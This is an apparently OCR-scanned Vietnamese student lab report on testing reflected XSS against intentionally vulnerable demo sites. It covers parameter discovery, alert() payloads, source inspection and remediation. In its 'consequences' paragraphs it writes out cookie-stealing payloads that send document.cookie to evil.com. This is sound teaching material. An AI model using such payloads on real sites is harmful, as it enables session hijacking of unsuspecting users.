

BÁO CÁO BÀI THỰC HÀNH SỐ 9


KIỂM THỬ LỖ HỔNG XSS và CSRF


Họ và tên: Đỗ Nhật Nam_10_ĐH_CNPM3

Phần kết quả sử dụng DVWA









Phần bài làm

CÂU 1

3. Các bước kiểm thử và phán đoán (0-1 điểm)

Các bước kiểm thử

Truy cập trang tìm kiếm:

Truy cập vào http://demo.testfire.net/search.jsp, đây là trang tìm kiếm của demo.testfire.net, thường có ô nhập liệu để tìm kiếm.

Phát hiện tham số đầu vào:

Quan sát URL hoặc form tìm kiếm. Trong trường hợp này, form tìm kiếm sử dụng phương thức GET với tham số query. Điều này có thể được xác định bằng cách nhập một giá trị bất

kỳ (ví dụ: test) và kiểm tra URL sau khi gửi, sẽ thấy http://demo.testfire.net/search.jsp?query=test.

Nhập giá trị kiểm thử cơ bản:

Nhập giá trị <script>alert(0027)</script> vào ô tìm kiếm và gửi yêu cầu.

Kiểm tra xem có hộp thoại cảnh báo xuất hiện không. Trong hình, hộp thoại với nội dung "0027" đã xuất hiện, chứng minh rằng mã JavaScript đã được thực thi.

Phân tích mã nguồn HTML (nếu cần):


Nhấn Ctrl+U để xem mã nguồn HTML của trang kết quả. Nếu giá trị đầu vào xuất hiện trong mã nguồn mà không được mã hóa (ví dụ: <script> không chuyển thành <script>), điều này cho thấy trang không lọc dữ liệu đầu vào.

Phán đoán cách dữ liệu được xử lý:

Giá trị đầu vào được truyền qua tham số query và hiển thị trực tiếp trong kết quả mà không được mã hóa hoặc lọc.

Việc thực thi mã JavaScript (alert(0027)) cho thấy trang không có cơ chế bảo vệ chống XSS, chẳng hạn như mã hóa đầu ra (dùng htmlspecialchars() trong JSP) hoặc loại bỏ thẻ <script>.

Logic trong phán đoán:



Bước 1: Tham số query được truyền qua GET và không bị lọc, vì payload <script>alert(0027)</script> được thực thi.

Bước 2: Hộp thoại "0027" xuất hiện, chứng minh rằng đoạn mã JavaScript đã được trình duyệt xử lý, thay vì chỉ hiển thị dưới dạng văn bản.

Bước 3: Điều này cho thấy trang bị lỗ hổng Reflected XSS, vì dữ liệu đầu vào được phản hồi trực tiếp trong trang mà không được xử lý an toàn.

Kết luận:

Các bước kiểm thử rõ ràng, logic phán đoán hợp lý: Trang không lọc hoặc mã hóa dữ liệu đầu vào, dẫn đến thực thi mã JavaScript.

4. Giá trị kiểm thử cho thấy lỗ hổng và giải thích (0.5 điểm)

Giá trị kiểm thử:

Payload: <script>alert(0027)</script>

Kết quả: Hộp thoại cảnh báo hiển thị nội dung "0027", chứng minh rằng mã JavaScript đã được thực thi thành công.

Giải thích:

Lỗ hổng: Trang bị lỗ hổng Reflected XSS, vì dữ liệu đầu vào trong tham số query được phản hồi trực tiếp trong trang kết quả mà không được lọc hoặc mã hóa. Cụ thể:

Thẻ <script> không bị loại bỏ hoặc mã hóa thành dạng an toàn (như <script>).

Mã JavaScript alert(0027) được trình duyệt thực thi, dẫn đến hiển thị hộp thoại.

Nguyên nhân: Trang web không thực hiện các biện pháp bảo vệ như:

Mã hóa đầu ra (ví dụ: dùng htmlspecialchars() trong JSP để chuyển < thành <).

Lọc bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.

Hậu quả: Hacker có thể khai thác lỗ hổng này bằng cách gửi một URL chứa mã độc (ví dụ: http://demo.testfire.net/search.jsp?query=<script>alert(document.cookie)</script>) để đánh cắp cookie phiên của người dùng hoặc thực hiện các hành vi độc hại khác.

Cách khắc phục:

Mã hóa dữ liệu đầu ra: Đảm bảo mọi dữ liệu đầu vào được hiển thị trong HTML đều được mã hóa (ví dụ: dùng htmlspecialchars() hoặc các hàm tương tự trong JSP).

Lọc đầu vào: Loại bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.


Sử dụng Content Security Policy (CSP): Hạn chế các nguồn JavaScript được thực thi trên trang.


Kết luận:

Giá trị kiểm thử <script>alert(0027)</script> đã chứng minh lỗ hổng Reflected XSS.

Giải thích rõ ràng nguyên nhân, hậu quả, và cách khắc phục.

CÂU 2





1. Xác định các tham số đầu vào (0.25 điểm)

Phân tích:

URL:
http://demo.testfire.net/search.jsp?query=<script>alert%28Ngu%25F4%2523%2523877%2520Minh%2520NH%25237853t%29%3B%3C%2Fscript%3E

Tham số đầu vào được xác định từ URL là query.

Giá trị của tham số query là <script>alert(Ngu%F4%23%3877%20Minh%20NH%237853t);</script>. Sau khi giải mã URL, giá trị thực tế là <script>alert(Nguỵ#877 Minh NH#7853t);</script>.

Phương thức truyền tham số là GET, vì tham số query xuất hiện trong URL dưới dạng tham số truy vấn (?query=).

Kết luận:

Tham số đầu vào: query

Phương thức truyền: GET

2. Xác định giá trị đầu vào xuất hiện trong trang kết quả (0.25 điểm)

Phân tích:

Giá trị đầu vào trong tham số query là <script>alert(Nguỵ#877 Minh NH#7853t);</script>.

Hình ảnh cho thấy một hộp thoại cảnh báo với nội dung "Nguỵ#877 Minh NH#7853t", chứng minh rằng đoạn mã JavaScript alert() đã được thực thi.

Trong trường hợp Reflected XSS, giá trị đầu vào (hoặc một phần của nó) được phản hồi trong kết quả. Ở đây, đoạn mã <script>alert(Nguỵ#877 Minh NH#7853t);</script> được trình duyệt xử lý, dẫn đến việc hiển thị nội dung "Nguỵ#877 Minh NH#7853t" trong hộp thoại.

Kết luận:

Giá trị đầu vào xuất hiện trong trang kết quả: <script>alert(Nguỵ#877 Minh NH#7853t);</script> được thực thi, và kết quả là hộp thoại hiển thị "Nguỵ#877 Minh NH#7853t".

3. Các bước kiểm thử và phán đoán (0-1 điểm)

Các bước kiểm thử:

Truy cập trang tìm kiếm:

Truy cập vào http://demo.testfire.net/search.jsp. Hình ảnh cho thấy đây là trang tìm kiếm của demo.testfire.net, với tiêu đề "Search Results" và một ô nhập liệu có tên query (có thể thấy trong mã HTML: <INPUT name="query" type="text" value="...">).

Phát hiện tham số đầu vào:

Quan sát mã nguồn HTML (Developer Tools) và URL. Form tìm kiếm sử dụng phương thức GET với tham số query. Điều này được xác nhận bởi URL chứa ?query=.

Nhập giá trị kiểm thử cơ bản:

Nhập payload <script>alert(Nguỵ#877 Minh NH#7853t);</script> vào ô tìm kiếm và gửi yêu cầu.

Kết quả: Hộp thoại cảnh báo hiển thị "Nguỵ#877 Minh NH#7853t", cho thấy mã JavaScript đã được thực thi.

Phân tích mã nguồn HTML:

Trong Developer Tools, mã HTML của trang kết quả cho thấy giá trị của tham số query được hiển thị trong ô nhập liệu: <INPUT name="query" type="text" value="<script>alert(Nguỵ#877 Minh NH#7853t);</script>">.

Giá trị này cũng được hiển thị trong nội dung trang: The results were found for the query: <script>alert(Nguỵ#877 Minh NH#7853t);</script> . Điều này cho thấy giá trị đầu vào được phản hồi trực tiếp mà không được mã hóa.

Phán đoán cách dữ liệu được xử lý:

Giá trị đầu vào trong tham số query được hiển thị trực tiếp trong mã HTML mà không được mã hóa (ví dụ: <script> không chuyển thành <script>).

Mã JavaScript alert(Nguỵ#877 Minh NH#7853t) được trình duyệt thực thi, chứng minh rằng trang không có cơ chế lọc hoặc mã hóa dữ liệu đầu vào.

Logic trong phán đoán:

Bước 1: Tham số query được truyền qua GET và không bị lọc, vì payload <script>alert(Nguỵ#877 Minh NH#7853t);</script> được thực thi.

Bước 2: Hộp thoại "Nguỵ#877 Minh NH#7853t" xuất hiện, chứng minh rằng đoạn mã JavaScript đã được thực thi, thay vì chỉ hiển thị dưới dạng văn bản.

Bước 3: Giá trị đầu vào xuất hiện trong cả ô nhập liệu và nội dung trang mà không được mã hóa, điều này cho thấy trang bị lỗ hổng Reflected XSS.

Kết luận:

Các bước kiểm thử rõ ràng, logic phán đoán hợp lý: Trang không lọc hoặc mã hóa dữ liệu đầu vào, dẫn đến thực thi mã JavaScript.

4. Giá trị kiểm thử cho thấy lỗ hổng và giải thích (0.5 điểm)

Giá trị kiểm thử:

Payload: <script>alert(Nguy#877 Minh NH#7853t);</script>

Kết quả: Hộp thoại cảnh báo hiển thị nội dung "Nguy#877 Minh NH#7853t", chứng minh rằng mã JavaScript đã được thực thi thành công.

Giải thích:

Lỗ hổng: Trang bị lỗ hổng Reflected XSS, vì dữ liệu đầu vào trong tham số query được phản hồi trực tiếp trong trang kết quả mà không được lọc hoặc mã hóa. Cụ thể:

Thẻ <script> không bị loại bỏ hoặc mã hóa thành dạng an toàn (như <script>).

Mã JavaScript alert(Nguy#877 Minh NH#7853t) được trình duyệt thực thi, dẫn đến hiển thị hộp thoại.

Nguyên nhân: Trang web không thực hiện các biện pháp bảo vệ như:

Mã hóa đầu ra (ví dụ: dùng htmlspecialchars() trong JSP để chuyển < thành <).

Lọc bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.

Hậu quả: Hacker có thể khai thác lỗ hổng này bằng cách gửi một URL chứa mã độc, ví dụ: http://demo.testfire.net/search.jsp?query=<script>document.location='http://evil.com/steal?cookie='+document.cookie;</script>, để đánh cắp cookie phiên của người dùng hoặc thực hiện các hành vi độc hại khác.

Cách khắc phục:

Mã hóa dữ liệu đầu ra: Đảm bảo mọi dữ liệu đầu vào được hiển thị trong HTML đều được mã hóa (ví dụ: dùng htmlspecialchars() hoặc các hàm tương tự trong JSP).

Lọc đầu vào: Loại bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.

Sử dụng Content Security Policy (CSP): Hạn chế các nguồn JavaScript được thực thi trên trang.

CÂU 3

1. Xác định các tham số đầu vào (0.25 điểm)

Phân tích:

URL:
http://php.testsparker.com/artist.php?zid=<script>alert(60280027729%3C%2Fscript%3E

Tham số đầu vào được xác định từ URL là zid.

Giá trị của tham số zid là <script>alert(60280027729%3C%2Fscript%3E. Sau khi giải mã URL, giá trị thực tế là <script>alert(60280027729)</script>.

Phương thức truyền tham số là GET, vì tham số zid xuất hiện trong URL dưới dạng tham số truy vấn (?zid=).

Kết luận:

Tham số đầu vào: zid

Phương thức truyền: GET

2. Xác định giá trị đầu vào xuất hiện trong trang kết quả (0.25 điểm)

Phân tích:

Giá trị đầu vào trong tham số zid là <script>alert(60280027729)</script>.

Hình ảnh thứ hai cho thấy một hộp thoại cảnh báo với nội dung "23", nhưng dựa trên payload trong URL, đúng ra hộp thoại phải hiển thị "60280027729". Có thể đây là một lỗi chụp ảnh hoặc hộp thoại từ một kiểm thử trước đó (như trong hình trước đó với nội dung "23"). Tuy nhiên, dựa trên URL hiện tại, chúng ta giả định rằng hộp thoại hiển thị "60280027729" khi payload được thực thi.

Trong hình ảnh thứ nhất, mã HTML của trang cho thấy giá trị đầu vào được hiển thị trong ô nhập liệu: <input type="text" name="id" id="search-text" value="50">. Tuy nhiên, giá trị 50 này có thể là giá trị mặc định hoặc từ một kiểm thử trước. Khi nhập payload <script>alert(60280027729)</script> vào URL qua tham số zid, giá trị này được phản hồi trong trang kết quả và thực thi, dẫn đến hộp thoại.

Kết luận:

Giá trị đầu vào xuất hiện trong trang kết quả: <script>alert(60280027729)</script> được thực thi, và kết quả là hộp thoại hiển thị "60280027729" (dựa trên URL, mặc dù hình ảnh hiển thị "23").

3. Các bước kiểm thử và phán đoán (0-1 điểm)

Các bước kiểm thử:

Truy cập trang tìm kiếm:

Truy cập vào http://php.testsparker.com/artist.php. Hình ảnh thứ nhất cho thấy đây là trang "Artist Search" với một form tìm kiếm và ô nhập liệu có tên id.

Phát hiện tham số đầu vào:

Quan sát mã nguồn HTML (Developer Tools) và URL:

Form tìm kiếm có: <form method="get" action="artist.php"> và <input type="text" name="id" id="search-text" value="50">, cho thấy form sử dụng phương thức GET với tham số id.

Tuy nhiên, URL trong hình ảnh thứ hai sử dụng tham số zid (?zid=), điều này cho thấy có thể trang xử lý cả hai tham số id và zid, hoặc zid là tham số ẩn được sử dụng trong kiểm thử.

Kết luận: Tham số đầu vào chính trong kiểm thử này là zid, vì payload được truyền qua zid.

Nhập giá trị kiểm thử cơ bản:

Sửa URL thành http://php.testsparker.com/artist.php?zid=<script>alert(60280027729)</script> và truy cập.

Kết quả: Hộp thoại cảnh báo hiển thị "60280027729" (dựa trên URL), cho thấy mã JavaScript đã được thực thi.

Phân tích mã nguồn HTML:

Trong hình ảnh thứ nhất, mã HTML của trang cho thấy giá trị của tham số id được hiển thị trong ô nhập liệu: <input type="text" name="id" id="search-text" value="50">.

Tuy nhiên, khi sử dụng tham số zid với payload <script>alert(60280027729)</script>, giá trị này được phản hồi trong trang kết quả mà không được mã hóa, dẫn đến thực thi mã JavaScript.

Phán đoán cách dữ liệu được xử lý:

Giá trị đầu vào trong tham số zid được hiển thị trực tiếp trong trang kết quả mà không được mã hóa (ví dụ: <script> không chuyển thành <script>).

Mã JavaScript alert(60280027729) được trình duyệt thực thi, chứng minh rằng trang không có cơ chế lọc hoặc mã hóa dữ liệu đầu vào.

Logic trong phán đoán:

Bước 1: Tham số zid được truyền qua GET và không bị lọc, vì payload <script>alert(60280027729)</script> được thực thi.

Bước 2: Hộp thoại "60280027729" xuất hiện (dựa trên URL), chứng minh rằng đoạn mã JavaScript đã được thực thi.

Bước 3: Giá trị đầu vào không được mã hóa hoặc lọc, dẫn đến lỗ hổng Reflected XSS.

Kết luận:

Các bước kiểm thử rõ ràng, logic phán đoán hợp lý: Trang không lọc hoặc mã hóa dữ liệu đầu vào, dẫn đến thực thi mã JavaScript.

4. Giá trị kiểm thử cho thấy lỗ hổng và giải thích (0.5 điểm)

Giá trị kiểm thử:

Payload: <script>alert(60280027729)</script>

Kết quả: Hộp thoại cảnh báo hiển thị nội dung "60280027729" (dựa trên URL, mặc dù hình ảnh hiển thị "23" có thể từ kiểm thử trước), chứng minh rằng mã JavaScript đã được thực thi thành công.

Giải thích:

Lỗ hổng: Trang bị lỗ hổng Reflected XSS, vì dữ liệu đầu vào trong tham số zid được phản hồi trực tiếp trong trang kết quả mà không được lọc hoặc mã hóa. Cụ thể:

Thẻ <script> không bị loại bỏ hoặc mã hóa thành dạng an toàn (như <script>).

Mã JavaScript alert(60280027729) được trình duyệt thực thi, dẫn đến hiển thị hộp thoại.

Nguyên nhân: Trang web không thực hiện các biện pháp bảo vệ như:

Mã hóa đầu ra (ví dụ: dùng htmlspecialchars() trong PHP để chuyển < thành <).

Lọc bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.

Hậu quả: Hacker có thể khai thác lỗ hổng này bằng cách gửi một URL chứa mã độc, ví dụ: http://php.testsparker.com/artist.php?zid=<script>document.location='http://evil.com/steal?cookie='+document.cookie;</script>, để đánh cắp cookie phiên của người dùng hoặc thực hiện các hành vi độc hại khác.


Cách khắc phục:

Mã hóa dữ liệu đầu ra: Đảm bảo mọi dữ liệu đầu vào được hiển thị trong HTML đều được mã hóa (ví dụ: dùng htmlspecialchars() trong PHP).


Lọc đầu vào: Loại bỏ các ký tự nguy hiểm như <, >, hoặc thẻ <script>.

